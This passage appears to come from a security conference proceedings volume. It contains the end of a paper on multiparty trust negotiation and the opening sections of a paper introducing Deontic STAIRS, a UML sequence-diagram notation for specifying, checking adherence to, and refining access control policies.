9.          Let $?e$ be the latest request in $M_{received}$ that has not been denied or disclosed,
            and for which $d$ is relevant.
10.         if no such $?e$ exists then
11.             /* The originating request of the negotiation must be for $d$. If $m$ is a dis-
                closure, the MTN has succeeded; otherwise, $m$ is a denial message, and
                the MTN has failed. */
12.             Return $\emptyset$
13.     if $e$ is already unlocked then
14.         Return $\{e\}$
15.     Let $S$ be the set containing all remote disclosures $f$ such that (1) $f$ is relevant to
        $e$, (2) $f$ has not been received by $P_{this}$, (3) if $P_{this}$ has requested $f$, that request
        has been denied; and (4) $P_{this}$ has not requested $f$ since it received $?e$
16.     if $S$ is empty then
17.         /* There are no more disclosures that $P_{this}$ can request to unlock $e$ */
18.         Return { $!e$ }
19.     Pick one disclosure $g$ from $S$
20.     Return $\{?g\}$
21. }
```

Fig. 5. The Cautious Strategy

If we requested f already and have not received a response to that request, we should not request f again, as otherwise a cyclic dependency is established. If f was requested after q's receipt time and denied already, there is no need to repeat the request for f, because the request for f will be denied again. If there are no more relevant remote disclosures to request, we have to deny the request for e.

Line 19 of the cautious strategy involves a strategic decision. Based on Alice's past experience, if she thinks that a received request e is likely to be denied eventually, she can choose to request the relevant remote disclosures for e that are most likely to be denied, to minimize the expected amount of effort that she must expend before she can deny e. If she expects that e will not be denied and she wants to grow her knowledge base, she might prefer to send as many requests as possible (to gather as much new information as possible) before concluding that e holds. Under this approach, she needs to delay making new requests that are likely to unlock e, until she has made as many other relevant requests as possible.

Theorem 4. *The cautious strategy is both safe and complete. Further, every negotiation under the cautious strategy eventually terminates, with the original request either denied or disclosed (granted).*

7 Conclusions and Future Work

To allow trust to be established between more than two parties, we have proposed MTN as a new approach to distributed authorization. MTN extends and reinvents the core concepts and theories of ATN, while also addressing the new challenges of coordinating interleaved communication between parties, detecting circular dependencies, and providing scalability in a fully decentralized environment. Our solution approach addresses all key aspects of MTN, including the policy language, negotiation protocols, and strategies. The DARCL policy language is designed for MTN, yet can also serve as a general purpose policy language. DARCL policies can base authorization decisions on credential distributions, allowing the policy writer to specify finer-grained security constraints than in other policy languages, without loss of flexibility. Our diffusion negotiation protocol provides a lightweight, effective set of communication conventions that supports a fully distributed approach to MTN, without relying on trusted third parties to coordinate the negotiation. Our eager and cautious negotiation strategies are safe and complete, with different tradeoffs between privacy and speed: the eager strategy is willing to disclose more credentials than the cautious strategy, in order to speed up the negotiation.

Our solution approach for MTN can be enhanced in a number of aspects. First, strangers currently need a pre-negotiation stage to reach an agreement on what MTN negotiation strategy to use, because different MTN negotiation strategies do not interoperate with each other. We are interested in finding negotiation strategies that respect the autonomy of each party while also guaranteeing completeness. Second, if a party sends a denial message under the cautious strategy, the recipient can guess that the denying party may not have the requested credential. Li and Winsborough [28,29] investigated credential information leakage problems and proposed acknowledgement policies as a way to prevent unauthorized requesters from guessing sensitive information. One could extend the acknowledgment policy approach to work with MTN. Third, it would be interesting to do a performance study regarding the communication complexity, timing properties, as well as the impact of message loss and dynamic arrival and departures of the parties. Finally, for particularly sensitive credentials, additional protection could be provided by extended versions of cryptographic techniques such as hidden policies and credentials [30,31], which greatly reduce the risk of interacting with strangers.

Acknowledgements

This research was supported by NSF under grants IIS-0331707 and CNS-0325951. The authors thank Nikita Borisov and the anonymous reviewers for their valuable comments and suggestions.

References

1. URL: Health insurance portability and accountability act. Web Site (August 1996), http://www.hhs.gov/ocr/hipaa/
2. Bonatti, P., Samarati, P.: Regulating Service Access and Information Release on the Web. In: 7th ACM Conference on Computer and Communications Security, Athens (November 2000)

3. Winslett, M., Zhang, C.C., Bonatti, P.A.: PeerAccess: a logic for distributed authorization. In: 12th ACM Conference on Computer and Communications Security, Alexandria, VA, pp. 168–179 (2005)
4. Winsborough, W.H., Seamons, K.E., Jones, V.E.: Automated trust negotiation. In: DARPA Information Survivability Conference and Exposition (January 2000)
5. Winslett, M., Yu, T., Seamons, K.E., Hess, A., Jacobson, J., Jarvis, R., Smith, B., Yu, L.: The TrustBuilder architecture for trust negotiation. IEEE Internet Computing 6(6) (2002)
6. Gavriloaie, R., Nejdl, W., Olmedilla, D., Seamons, K., Winslett, M.: No registration needed: How to use declarative policies and negotiation to access sensitive resources on the semantic web. In: European Semantic Web Symposium (2004)
7. Koshutanski, H., Massacci, F.: An interactive trust management and negotiation scheme. In: Formal Aspects in Security and Trust, pp. 115–128 (2004)
8. DeTreville, J.: Binder, a logic-based security language. In: IEEE Symposium on Security and Privacy, Oakland, CA (2002)
9. Li, N., Mitchell, J.: RT: A role-based trust-management framework. In: Third DARPA Information Survivability Conference and Exposition (April 2003)
10. Jim, T.: SD3: A trust management system with certified evaluation. In: IEEE Symposium on Security and Privacy (2001)
11. Becker, M.Y., Sewell, P.: Cassandra: distributed access control policies with tunable expressiveness. In: 5th IEEE International Workshop on Policies for Distributed Systems and Networks, Yorktown Heights (June 2004)
12. Seamons, K., Winslett, M., Yu, T., Yu, L., Jarvis, R.: Protecting privacy during on-line trust negotiation. In: 2nd Workshop on Privacy Enhancing Technologies, San Francisco, CA (April 2002)
13. Yu, T., Winslett, M., Seamons, K.E.: Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Transactions on Information and System Security 6(1) (2003)
14. Ye, S., Makedon, F., Ford, J.: Collaborative automated trust negotiation in peer-to-peer systems. In: 4th International Conference on Peer-to-Peer Computing, Washington, DC, USA, pp. 108–115. IEEE Computer Society, Los Alamitos (2004)
15. Bertino, E., Ferrari, E., Squicciarini, A.C.: Trust-X: A peer-to-peer framework for trust establishment. IEEE Transactions on Knowledge and Data Engineering 16(7), 827–842 (2004)
16. Gunter, C.A., Jim, T.: Policy-directed certificate retrieval. Software Practice and Experience 30(15), 1609–1640 (2000)
17. Li, N., Winsborough, W., Mitchell, J.: Distributed credential chain discovery in trust management. Journal of Computer Security 11(1) (February 2003)
18. Mao, Z., Li, N., Winsborough, W.H.: Distributed credential chain discovery in trust management with parameterized roles and constraints (short paper). In: International Conference on Information and Communications Security, pp. 159–173 (2006)
19. Bauer, L., Garriss, S., Reiter, M.K.: Distributed proving in access-control systems. In: IEEE Symposium on Security and Privacy, Berkeley (May 2005)
20. Bauer, L., Garriss, S., Reiter, M.K.: Efficient proving for practical distributed access-control systems. In: Biskup, J., López, J. (eds.) ESORICS 2007. LNCS, vol. 4734, pp. 19–37. Springer, Heidelberg (2007)
21. Li, N., Grosof, B., Feigenbaum, J.: Delegation Logic: A Logic-based Approach to Distributed Authorization. ACM Transactions on Information and System Security 6(1) (February 2003)
22. Li, N., Mitchell, J.: Datalog with constraints: A foundation for trust management languages. In: 5th International Symposium on Practical Aspects of Declarative Languages (2003)
23. Cooper, S., Taleb-Bendiab, A.: Concensus: multi-party negotiation support for conflict resolution in concurrent engineering design. Journal of Intelligent Manufacturing 9(2) (March 1998)

24. Querou, N., Rio, P., Tidball, M.: Multi-party negotiation when agents have subjective estimates of bargaining powers. Journal of Group Decision and Negotiation 16(5) (September 2007)
25. Czenko, M.R., Doumen, J.M., Etalle, S.: Trust management in P2P systems using standard TuLiP. In: 2008 Joint iTrust and PST Conferences on Privacy, Trust Management and Security, Trondheim, Norway, May 2008, pp. 1–16 (2008)
26. Zhang, C.C., Winslett, M.: Multiparty trust negotiation: A new approach to distributed authorization. Technical Report UIUCDCS-R-2008-2976, Department of Computer Science, University of Illinois at Urbana-Champaign (2008)
27. Dijkstra, E.W., Scholten, C.S.: Termination detection for diffusing computations. Information Processing Letters 11(1), 1–4 (1980)
28. Winsborough, W.H., Li, N.: Towards practical automated trust negotiation. In: IEEE International Workshop on Policies for Distributed Systems and Networks (April 2002)
29. Winsborough, W.H., Li, N.: Safety in automated trust negotiation. ACM Transactions on Information and Systems Security 9(3), 352–390 (2006)
30. Frikken, K.B., Atallah, M.J., Li, J.: Attribute-based access control with hidden policies and hidden credentials. IEEE Transactions on Computers 55(10), 1259–1270 (2006)
31. Li, J., Li, N., Winsborough, W.H.: Automated trust negotiation using cryptographic credentials. In: ACM Conference on Computer and Communications Security, pp. 46–57 (2005)

Compositional Refinement of Policies in UML – Exemplified for Access Control

Bjørnar Solhaug[1,2] and Ketil Stølen[2,3]

[1] Dep. of Information Science and Media Studies, University of Bergen
[2] SINTEF ICT
[3] Dep. of Informatics, University of Oslo
{bjornar.solhaug,ketil.stolen}@sintef.no

Abstract. The UML is the *de facto* standard for system specification, but offers little specialized support for the specification and analysis of policies. This paper presents Deontic STAIRS, an extension of the UML sequence diagram notation with customized constructs for policy specification. The notation is underpinned by a denotational trace semantics. We formally define what it means that a system satisfies a policy specification, and introduce a notion of policy refinement. We prove that the refinement relation is transitive and compositional, thus supporting a stepwise and modular specification process. The approach is exemplified with access control policies.

Keywords: Policy specification, policy refinement, policy adherence, UML sequence diagrams, access control.

1 Introduction

Policy based management of information systems has the last decade been subject to increased attention, and several frameworks, see e.g. [1], have been introduced for the purpose of policy specification, analysis and enforcement. At the same time the UML 2.1 [2] has emerged as the *de facto* standard for the modeling and specification of information systems. However, the UML offers little specialized support for the specification and analysis of policies.

Policy specifications are used in policy based management of systems. The domain of management may vary, but typical purposes are access control, security and trust management, and management of networks and services. Whatever the management domain, the purpose is to control behavioral aspects of a system. This is reflected in our definition of a policy, adopted from [3], viz. that *a policy is a set of rules governing the choices in the behavior of a system*.

A key feature of policies is that they "define choices in behavior in terms of the conditions under which predefined operations or actions can be invoked rather than changing the functionality of the actual operations themselves" [1]. This means that the capabilities or potential behavior of the system generally span wider than what is prescribed by the policy, i.e. the system can potentially violate the policy. A policy can therefore be understood as a set of normative rules about

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 300–316, 2008.

a system, defining the ideal, desirable or acceptable behavior of the system. In our approach, each rule is classified as either a permission, an obligation or a prohibition. This classification is based on standard deontic logic [4], and several of the existing approaches to policy specification have language constructs of such a deontic type, e.g. [3,5,6,7]. This categorization is furthermore implemented in the ISO/IEC standard for open distributed processing [8].

The contribution of this paper is firstly an extension of the UML sequence diagram notation suitable for specifying policies. In [9] we evaluated UML sequence diagrams as a notation for policy specification, and argued that although the notation to a large extent is sufficiently expressive, it is not suitable for policy specification. The reason for this lies heavily in the fact that there are no constructs for expressing deontic modalities. In this paper we propose a customized notation, referred to as Deontic STAIRS, which is underpinned by the denotational trace semantics of the STAIRS approach to system development with UML sequence diagrams [10,11]. The notation is not tailored for a specific type of policy, thus allowing the specification of policies for access control, security management, trust management, etc. In this paper the approach is exemplified with access control policies, whereas the work presented in [12] demonstrates the suitability of the notation to express trust management policies.

Secondly, this paper contributes by introducing a notion of policy adherence that formally defines what it means that a system satisfies a policy specification.

As pointed out also elsewhere [13,14], although recognized as an important research issue, policy refinement still remains poorly explored in the literature. This paper contributes thirdly by proposing a notion of policy refinement that supports an incremental policy specification process from the more abstract and high-level to the more concrete and low-level. We show that the refinement relation is transitive, which is an important property as it allows a stepwise development process. We also show that each of a set of composition operators is monotonic with respect to the refinement relation. In the literature this is often referred to as compositionality, and means that a policy specification can be refined by refining individual parts of the specification separately.

Through refinement more details are added, and the specification is typically tailored towards an intended system (possibly including an enforcement mechanism). The set of systems that adhere to the policy specification thereby decreases. We show that the refinement relation ensures that if a system adheres to a concrete, refined policy specification, it also adheres to the more abstract specifications. Enforcement of the final specification thus implies the enforcement of the specifications from the earlier phases.

For specific domains a special purpose policy language, e.g. XACML [15] for access control, will typically have tailored constructs for its domain. A general purpose language such as Deontic STAIRS is, however, advantageous as it offers techniques for policy capturing, specification, development and analysis across domains and at various abstraction levels.

The next section introduces UML sequence diagrams and the STAIRS denotational semantics. In Sect. 3 we propose the customized syntax and semantics for policy specification with sequence diagrams. Sect. 4 formalizes the notion of policy adherence, whereas policy refinement is defined and analyzed in Sect. 5. Related work is discussed in Sect. 6 before we conclude in Sect. 7.

2 UML Sequence Diagrams and STAIRS

In this section we introduce the UML 2.1 sequence diagram notation and give a brief introduction to the denotational semantics as defined in the STAIRS approach. STAIRS formalizes, and thus precisely defines, the trace semantics that is only informally described in the UML 2.1 standard.

UML interactions describe system behavior by showing how entities interact by the exchange of messages. The behavior is described by traces which are sequences of event occurrences ordered by time. Several UML diagrams can specify interactions, and in this paper we focus on sequence diagrams where each entity is represented with a lifeline. To illustrate language constructs and central notions, we use a running example throughout the paper in which the interaction between a user U and an application A is defined. The diagram M to the left in Fig. 1 is very basic and has only two events, the sending of the message *login(id)* on U (which we denote $!l$) and the reception of the same message on A (denoted $?l$). The send event must occur before the receive event. The semantics of the diagram M is given by the single trace of these two events, denoted $\langle !l, ?l \rangle$.

The diagram W to the right in Fig. 1 shows the sending of the two messages l and r from U to A, where r denotes *read(doc)*. The order of the events on each lifeline is given by their vertical positions, but the two lifelines are independent. The semantics for each of the messages is as for the message in diagram M, and the semantics of W is given by weak sequencing of the two messages. Weak sequencing takes into account the independence of lifelines, so the semantics for the diagram W is given by the set $\{\langle !l, ?l, !r, ?r \rangle, \langle !l, !r, ?l, ?r \rangle\}$. The two traces represents the valid interpretations of the diagram; the sending of l is the first event to occur, but after that both the reception of l and the sending of r may occur.




Fig. 1. Sequence diagrams

The UML sequence diagram notation has further constructs for combining diagrams, most notably alt for specifying alternatives, par for parallel composition, and loop for several sequential compositions of one diagram with itself.

The traces of events defined by a diagram are understood as representing system runs. In each trace a send event is ordered before the corresponding receive event, and $\mathcal{H}$ denotes the trace universe, i.e. the set of all traces that complies with this requirement. A message is in the STAIRS denotational semantics given by a triple (s, tr, re) of a signal s, a transmitter tr and a receiver re. The transmitter and receiver are lifelines. $\mathcal{L}$ denotes the set of all lifelines and $\mathcal{M}$ denotes the set of all messages. An event is a pair of kind and message, $(k, m) \in \{!, ?\} \times \mathcal{M}$. By $\mathcal{E}$ we denote the set of all events, and we define the functions $k.\_ \in \mathcal{E} \rightarrow \{!, ?\}$, $tr.\_ , re.\_ \in \mathcal{E} \rightarrow \mathcal{L}$ to yield the kind, transmitter and receiver of an event, respectively.

The functions $\frown$, Ⓢ and Ⓣ are for concatenation of sequences, filtering of sequences and filtering of pairs of sequences, respectively. Concatenation is to glue sequences together, so $h_1 \frown h_2$ is the sequence that equals h_1 if h_1 is infinite. Otherwise it denotes the sequence that has h_1 as prefix and h_2 as suffix, where the length equals the sum of the length of h_1 and h_2.

By EⓈa we denote the sequence obtained from the sequence a by removing all elements from a that are not in the set of elements E. For example, $\{1,3\}$ Ⓢ $\langle 1,1,2,1,3,2\rangle = \langle 1,1,1,3\rangle$.

The filtering function Ⓣ is described as follows. For any set of pairs of elements F and pair of sequences t, by FⓉt we denote the pair of sequences obtained from t by truncating the longest sequence in t at the length of the shortest sequence in t if the two sequences are of unequal length; for each $j \in \{1, \ldots, k\}$, where k is the length of the shortest sequence in t, selecting or deleting the two elements at index j in the two sequences, depending on whether the pair of these elements is in the set F. For example, we have that $\{(1,f),(1,g)\}$ Ⓣ $(\langle 1,1,2,1,2\rangle, \langle f,f,f,g,g\rangle) = (\langle 1,1,1\rangle, \langle f,f,g\rangle)$.

Parallel composition ($\|$) of trace sets corresponds to the pointwise interleaving of their individual traces. The ordering of the events within each trace is maintained in the result. Weak sequencing ($\succsim$) is implicitly present in sequence diagrams and defines the partial ordering of the events in the diagram. For trace sets H_1 and H_2, the formal definitions are as follows.

- $H_1 \parallel H_2 \overset{\mathsf{def}}{=} \{h \in \mathcal{H} \mid \exists s \in \{1,2\}^\infty : \pi_2((\{1\} \times \mathcal{E})$ Ⓣ $(s,h)) \in H_1 \wedge \pi_2((\{2\} \times \mathcal{E})$ Ⓣ $(s,h)) \in H_2\}$
- $H_1 \succsim H_2 \overset{\mathsf{def}}{=} \{h \in \mathcal{H} \mid \exists h_1 \in H_1, h_2 \in H_2 : \forall l \in \mathcal{L} : e.l$Ⓢ$h = e.l$Ⓢ$h_1 \frown e.l$Ⓢ$h_2\}$

$\{1,2\}^\infty$ is the set of all infinite sequences over the set $\{1,2\}$, and π_2 is a projection operator returning the second element of a pair. The infinite sequence s in the definition can be understood as an oracle that determines which of the events in h that are filtered away. The expression $e.l$ denotes the set of events that may take place on the lifeline l. Formally

$$e.l \overset{\mathsf{def}}{=} \{e \in \mathcal{E} \mid (k.e = \,! \wedge tr.e = l) \vee (k.e = \,? \wedge re.e = l)\}$$

The semantics of a sequence diagram is defined by the function $[\![\ ]\!]$ that for a sequence diagram d yields a set of traces $[\![d]\!] \subseteq \mathcal{H}$ representing the behavior described by the diagram.

Definition 1. *Semantics of sequence diagrams.*

$$
\begin{aligned}
[\![e]\!] &\overset{\mathsf{def}}{=} \{\langle e\rangle\} \textit{ for any } e \in \mathcal{E}\\
[\![d_1 \ \mathsf{par}\ d_2]\!] &\overset{\mathsf{def}}{=} [\![d_1]\!] \parallel [\![d_2]\!]\\
[\![d_1 \ \mathsf{seq}\ d_2]\!] &\overset{\mathsf{def}}{=} [\![d_1]\!] \succsim [\![d_2]\!]\\
[\![d_1 \ \mathsf{alt}\ d_2]\!] &\overset{\mathsf{def}}{=} [\![d_1]\!] \cup [\![d_2]\!]
\end{aligned}
$$

For the formal definition of further constructs and the motivation behind the definitions, see [10,11].

3 Specifying Policies

In this section we present Deontic STAIRS, a customized notation for specifying policies with sequence diagrams. The notation is defined as a conservative extension of UML 2.1 sequence diagrams. We furthermore define a denotational trace semantics.

The notation constructs are illustrated by the examples of policy rules depicted in Fig. 2. We consider a policy that administrates the access of users U to an application A.

A policy rule is defined as a sequence diagram that consists of two parts, a trigger and a deontic expression. The trigger is a scenario that specifies the condition under which the given rule applies and is captured with the keyword trigger. The body of the deontic expression describes the behavior that is constrained by the rule, and the keywords permission, obligation and prohibition indicate the modality of the rule. The name of the rule consists of two parts, where the former part is the keyword rule, and the latter part is any chosen name for the rule.

The rule *access* to the left in Fig. 2 is a permission stating that by the sending the message *loginOK* from the application to the user, i.e. the id of the user has been verified, the user is permitted to retrieve documents from the system. In case of login failure, the rule *bar* to the right in Fig. 2 specifies that document retrieval is prohibited, i.e. the user is barred from accessing the application.

Generally, a diagram specifying a policy rule contains one or more lifelines, each representing a participating entity. There can be any number of entities, but at least one. In the examples we have for simplicity shown only two lifelines, U and A. We also allow the trigger to be omitted. In that case the rule applies under all circumstances and is referred to as a standing rule.

By definition of a policy, a policy specification is given as a set of rules, each specified in the form shown in Fig. 2.

The extension of the sequence diagram notation presented in this section is conservative with respect to the UML standard, so people that are familiar with




Fig. 2. Policy rules

UML should be able to understand and use the notation. All the constructs that are available in the UML for specification of sequence diagrams can furthermore freely be used in the specification of the body of a policy rule.

Semantically, the triggering scenario and the body of a rule are given by trace sets $T \subseteq \mathcal{H}$ and $B \subseteq \mathcal{H}$, respectively. Additionally, the semantics must capture the deontic modality, which we denote by $dm \in \{pe, ob, pr\}$. The semantics of a policy rule is then given by the tuple $r = (dm, T, B)$. Notice that for standing rules, the trigger is represented by the set of all traces, i.e. $T = \mathcal{H}$. Since a policy is a set of policy rules, the semantics of a policy specification is given by a set $P = \{r_1, \ldots, r_m\}$, where each r_i is the semantic representation of a policy rule.

4 Policy Adherence

In this section we define the adherence relation $\rightarrow_a$ that for a given policy specification P and a given system S defines what it means that S satisfies P, denoted $P \rightarrow_a S$. We assume a system model in which the system is represented by a (possibly infinite) set of traces S, where each trace describes a possible system execution. In order to define $P \rightarrow_a S$, we first define what is means that a system adheres to a rule $r \in P$, denoted $r \rightarrow_a S$.

A policy rule applies if and when a prefix h' of an execution $h \in S$ triggers the rule, i.e. the prefix $h' \sqsubseteq h$ fulfills the triggering scenario T. The function $\sqsubseteq$ is a predicate that takes two traces as operand and yields true iff the former is equal to or a prefix of the latter. Since the trace set T represents the various executions under which the rule applies, it suffices that at least one trace $t \in T$ is fulfilled by h' for the rule to trigger. Furthermore, for h' to fulfill t, the trace t must be a sub-trace of h', denoted $t \lhd h'$.

For traces $h_1, h_2 \in \mathcal{H}$, if $h_1 \lhd h_2$ we say that h_1 is a sub-trace of h_2 and, equivalently, that h_2 is a super-trace of h_1. Formally, the sub-trace relation is defined as follows.

$$h_1 \lhd h_2 \overset{\mathsf{def}}{=} \exists s \in \{1,2\}^{\infty} : \pi_2((\{1\} \times \mathcal{E}) \circledT (s, h_2)) = h_1$$

The expression $h_1 \lhd h_2$ evaluates to true iff there exists a filtering such that when applied to h_2 the resulting trace equals h_1. For example, $\langle a, b, c\rangle \lhd \langle e, a, b, e, f, c\rangle$.

Formally, the triggering of a rule (dm, T, B) by a trace $h \in S$ is defined as follows.

Definition 2. *The rule* (dm, T, B) *is triggered by the trace* h *iff* $\exists t \in T : t \lhd h$.

To check whether a system S adheres to a rule (dm, T, B) we first need to identify all the triggering prefixes of traces of S. Then, for each triggering prefix, we need to check the possible continuations. As an example, consider the system $S = \{h_1, h_2, h_3\}$. Assume that h_1 and h_2 have a common prefix h_a that triggers the rule, i.e. h_1 and h_2 can be represented by the concatenations $h_a \frown h_b$ and $h_a \frown h_c$, respectively, such that $\exists t \in T : t \lhd h_a$. Assume, furthermore, that the system trace h_3 does not trigger the rule, i.e. $\neg\exists t \in T : t \lhd h_3$.

The three runs can be structured into a tree as depicted in Fig. 3. Adherence to a policy rule intuitively means the following. The system adheres to the permission (pe, T, B) if at least one of the traces h_b and h_c fulfills B; so a permission requires the existence of a continuation that fulfills the behavior. The system adheres to the obligation (ob, T, B) if both of h_b and h_c fulfill B; so an obligation requires that all possible continuations fulfill the behavior. The system adheres to the prohibition (pr, T, B) if neither h_b nor h_c fulfill B; so a prohibition requires that none of the possible continuations fulfill the behavior. Notice that to fulfill the behavior given by the trace set B, it suffices to fulfill one of the traces since each element of B represents a valid way of executing the behavior described by the rule body. As for the trace h_3, since the rule is not triggered, the rule is trivially satisfied.




Fig. 3. Structured traces

A rule body is described by a set of traces B, so the super-traces of the elements of B represent the various ways of fulfilling this behavior. This set is defined by $\{h \in \mathcal{H} \mid \exists h' \in B : h' \lhd h\}$ and denoted $B\lhd$.

Adherence to policy rule r of system S, denoted $r \rightarrow_a S$ is defined as follows, where $h|_k$ is a truncation operation that yields the prefix of h of length $k \in \mathbb{N}$.

Definition 3. *Adherence to policy rule of system S:*

- $(pe, T, B) \rightarrow_a S \overset{\mathsf{def}}{=} \forall h \in S : h \in T\lhd \Rightarrow$
  $\exists h' \in S : \exists k \in \mathbb{N} : h|_k \sqsubseteq h' \wedge h|_k \in T\lhd \wedge\ h' \in (T \succsim B)\lhd$
- $(ob, T, B) \rightarrow_a A \overset{\mathsf{def}}{=} \forall h \in S : h \in T\lhd \Rightarrow h \in (T \succsim B)\lhd$
- $(pr, T, B) \rightarrow_a A \overset{\mathsf{def}}{=} \forall h \in S : h \in T\lhd \Rightarrow h \notin (T \succsim B)\lhd$

With these definitions of adherence to policy rule of a system S, we define adherence to a policy specification P as follows.

Definition 4. $P \rightarrow_a S \overset{\mathsf{def}}{=} \forall r \in P : r \rightarrow_a S$

Example 1. As an example of policy rule adherence, consider the permission rule *access* to the left in Fig. 2 stating that users U are allowed to retrieve documents from the application A after a valid login. Semantically, we have $access = (pe, T, B)$, where T is the singleton set $\{\langle(!, (loginOK, A, U)), (?, (loginOK, A, U))\rangle\}$ and B is the singleton set containing the sequence of events depicted to the left in Fig. 4.

Trace of rule *access*	Partial trace of S
$(!, (read(doc), U, A))$	$\dots$
$(?, (read(doc), U, A))$	$(!, (login(id), U, A))$
$(!, (doc, A, U))$	$(?, (login(id), U, A))$
$(?, (doc, A, U))$	$(!, (query(id), A, SA))$
	$(?, (query(id), A, SA))$
	$(!, (valid(id), SA, A))$
	$(?, (valid(id), SA, A))$
	$(!, (loginOK, A, U))$
	$(?, (loginOK, A, U))$
	$(!, (read(doc), U, A))$
	$(?, (read(doc), U, A))$
	$(!, (doc, A, U))$
	$(?, (doc, A, U))$
	$(!, (store(doc'), U, A))$
	$(?, (store(doc'), U, A))$
	$\dots$

Fig. 4. Traces of rule and system

To the right in Fig. 4 we have shown a partial trace of S in the case that $access \rightarrow_a S$. The user U sends a login message to the application A, after which the application sends a query to the security administrator SA to verify the id of the user. At some point in the execution the events $(!, (loginOK, A, U))$ and $(?, (loginOK, A, U))$ triggering the rule occur. The user then retrieves a document and finally stores a modified version. Since there exists a filtering of the system trace that equals the trace representing the body of the permission rule, the system adheres to the rule. Other system traces with the same triggering prefix need not fulfill the trace of the rule since the rule is a permission.

The definition of policy adherence is based the satisfiability relation of deontic logic which defines what it means that a model satisfies a deontic expression. Standard deontic logic is a modal logic that is distinguished by the axiom $\mathbf{OB}p \supset \mathbf{PE}p$, stating that all that is obligated is also permitted. The next theorem states that this property as well as the definitions $\mathbf{OB}p \equiv \neg\mathbf{PE}\neg p$ (p is obligated iff the negation of p is not permitted) and $\mathbf{OB}p \equiv \mathbf{PR}\neg p$ (p is obligated iff the negation of p is prohibited) of deontic logic are preserved by our definition of adherence.

Theorem 1

- $(ob, T, B) \rightarrow_a S \Rightarrow (pe, T, B) \rightarrow_a S$
- $(ob, T, B) \rightarrow_a S \Leftrightarrow (\neg pe, T, \neg B) \rightarrow_a S$
- $(ob, T, B) \rightarrow_a S \Leftrightarrow (pr, T, \neg B) \rightarrow_a S$

Notice that the use of negation in the theorem is pseudo-notation. The precise definitions are as follows, where $\overline{H}$ denotes the complement $\mathcal{H} \backslash H$ for $H \subseteq \mathcal{H}$.

- $(\neg pe, T, \neg B) \rightarrow_a S \overset{\mathsf{def}}{=} \forall h \in S : h \in T\lhd \Rightarrow$
  $\neg\exists h' \in S : \exists k \in \mathbb{N} : h|_k \sqsubseteq h' \wedge h|_k \in T\lhd \wedge h' \in \overline{(T \succsim B)\lhd}$
- $(pr, T, \neg B) \rightarrow_a A \quad \overset{\mathsf{def}}{=} \forall h \in S : h \in T\lhd \Rightarrow h \notin \overline{(T \succsim B)\lhd}$

The first clause of Theorem 1 follows immediately from the definition of adherence, whereas the second and third clause are shown by manipulation of quantifiers, negations and set inclusions.

Generally, the inter-definability axioms of deontic logic linking obligations to permissions are not adequate for policy based management of distributed systems since permissions may be specified independently of obligations and by different administrators. An obligation rule of a network configuration policy, for example, does not imply the authorization to conduct the given behavior if authorizations are specified in the form of permission rules of a security policy.

However, an obligation for which there is no corresponding permission represents a policy conflict which must be resolved for the policy to be enforceable. A policy specification P is consistent, or conflict free, iff there exists a system S such that $P \rightarrow_a S$. Theorem 1 reflects properties of consistent policy specifications, and if any of these properties are not satisfied there are occurrences of modality conflicts, and the policy cannot be enforced.

There are five types of modality conflicts. First, obligation to conduct the behavior represented by the set of traces B, while the complement $\overline{B}$ is also obligated; second, prohibiting B while prohibiting the complement $\overline{B}$; third, prohibiting B while obligating B; four, permitting B while obligating $\overline{B}$; five, prohibiting B while also permitting B.

In policies for distributed systems conflicts are likely to occur since different rules may be specified by different managers, and since multiple policy rules may apply to the same system entities. The problem of detecting and resolving policy conflicts is outside the scope of this paper, but existing solutions to resolving modality conflicts, see e.g. [16], can be applied.

5 Policy Refinement

We aim for a notion of refinement that allows policy specifications to be developed in a stepwise and modular way. Stepwise refinement is ensured by transitivity, which means that a policy specification that is the result of a number of refinement steps is a valid refinement of the initial, most abstract specification. Modularity means that a policy specification can be refined by refining individual parts of the specification separately.

Refinement of a policy rule means to weaken the trigger or strengthen the body. A policy specification may also be refined by adding new rules to the specification. Weakening the trigger means to increase the set of traces that trigger the rule. For permissions and obligations, the body is strengthened by reducing the set of traces representing the behavior, whereas the body of a prohibition is strengthened by increasing the set of prohibited traces. The refinement relation $\rightsquigarrow_{tr}$ for the triggering scenario, and the refinement relations $\rightsquigarrow_{pe}$, $\rightsquigarrow_{ob}$ and $\rightsquigarrow_{pr}$ for the body of permissions, obligations and prohibitions, respectively, are defined as follows.

Definition 5. *Refinement of policy trigger and body:*

- $T \rightsquigarrow_{tr} T' \overset{\mathsf{def}}{=} T' \supseteq T$
- $B \rightsquigarrow_{pe} B' \overset{\mathsf{def}}{=} B' \subseteq B$
- $B \rightsquigarrow_{ob} B' \overset{\mathsf{def}}{=} B' \subseteq B$
- $B \rightsquigarrow_{pr} B' \overset{\mathsf{def}}{=} B' \supseteq B$

Obviously, these relations are transitive and reflexive. The relations are furthermore compositional, which means that the different parts of a sequence diagram d can be refined separately. Compositionality is ensured by monotonicity of the composition operators with respect to refinement as expressed in the following theorem. The instances of the relation $\rightsquigarrow$ denote any of the above four refinement relations.

Theorem 2. *If $d_1 \rightsquigarrow d_1'$ and $d_2 \rightsquigarrow d_2'$, then the following hold.*

- d_1 seq $d_2 \rightsquigarrow d_1'$ seq d_2'
- d_1 alt $d_2 \rightsquigarrow d_1'$ alt d_2'
- d_1 par $d_2 \rightsquigarrow d_1'$ par d_2'

The theorem follows directly from the definition of the composition operators. Since the refinement relations are defined by the subset and the superset relations, the theorem is proven by showing that the operators $\succsim$, $\cup$ and $\|$ on trace sets (defining sequential, alternative and parallel composition, respectively) are monotonic with respect to $\subseteq$ and $\supseteq$. For seq and $\subseteq$, the result

